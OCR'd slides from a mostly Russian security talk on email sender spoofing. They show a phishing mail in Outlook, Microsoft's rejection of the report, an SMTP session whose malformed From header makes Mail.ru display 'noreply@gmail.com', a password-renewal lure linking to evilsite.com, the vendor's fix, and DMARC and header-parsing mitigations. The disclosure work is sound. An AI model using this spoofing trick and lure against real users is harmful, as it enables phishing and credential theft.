
Outlook.com


Входящие
Password renewal
EB
Egor Bogomolov <e.bogomolov@infosec.ru>
Чт 09.02.2017 11:54
Hello, %username%!
We've discovered an attack to your account, you need to


Outlook Web Access (OWA)



Outlook for iOS



Outlook for iOS



Репорт в Microsoft

Статус: Rejected

Ответ от вендора


Thank you for contacting the Microsoft Security Response Center (MSRC). Upon investigation we have determined that this does not meet the bar for security servicing. The display of the sender message header could be forged or omitted just as easily as the from header. Additionally, while it's true that SMTP can be easily spoofed, it's the burden of the receiving mail provider to check the content and origin of messages. Any mail genuinely originating from Microsoft can be authenticated using SPF and DKIM, making this a failing of the mail service in not rejecting the message or sending it to a junk mail folder.

Mail.ru


Другой вектор. Связанно с особенностью обработки заголовком приложениями

```
MAIL FROM: ishopper.corporate.store.llc@gmail.com
RCPT TO: pentest.mail.2017@mail.ru
DATA
From: Google Support> <noreply@gmail.com ishopper.corporate.store.llc@gmail.com
Subject: Password renewal

<message text>
```


Mail.ru


Входящие 1
G
<Google Support>
18:24
Password renewal
Hello, %username%! We've discovered an attack to your account, you need to change pas...

Mail.ru


N
noreply@gmail.com
noreply@gmail.com
СОХРАНИТЬ НА УСТРОЙСТВЕ

myMail



Password renewal

17 февраля 2017 г., 18:24

От: N noreply@gmail.com ПОДРОБНЕЕ

Hello, %username%!

We've discovered an attack to your account, you need to cha-
nge password ASAP!
Here you can change it:
http://evilsite.com/gmail_change_pass.php

myMail

Статус:


Fixed

Как решить?

- Строгий DMARC
- Правило для антиспама
- Правильно разбирать/отображать заголовок From
- Выводить предупреждение о несоответствии заголовков

Нормально делай – нормально будет

- Один из примеров решения:



Нормально делай – нормально будет

- Реализована защита «из коробки» в Mozilla Thunderbird

Вопросы?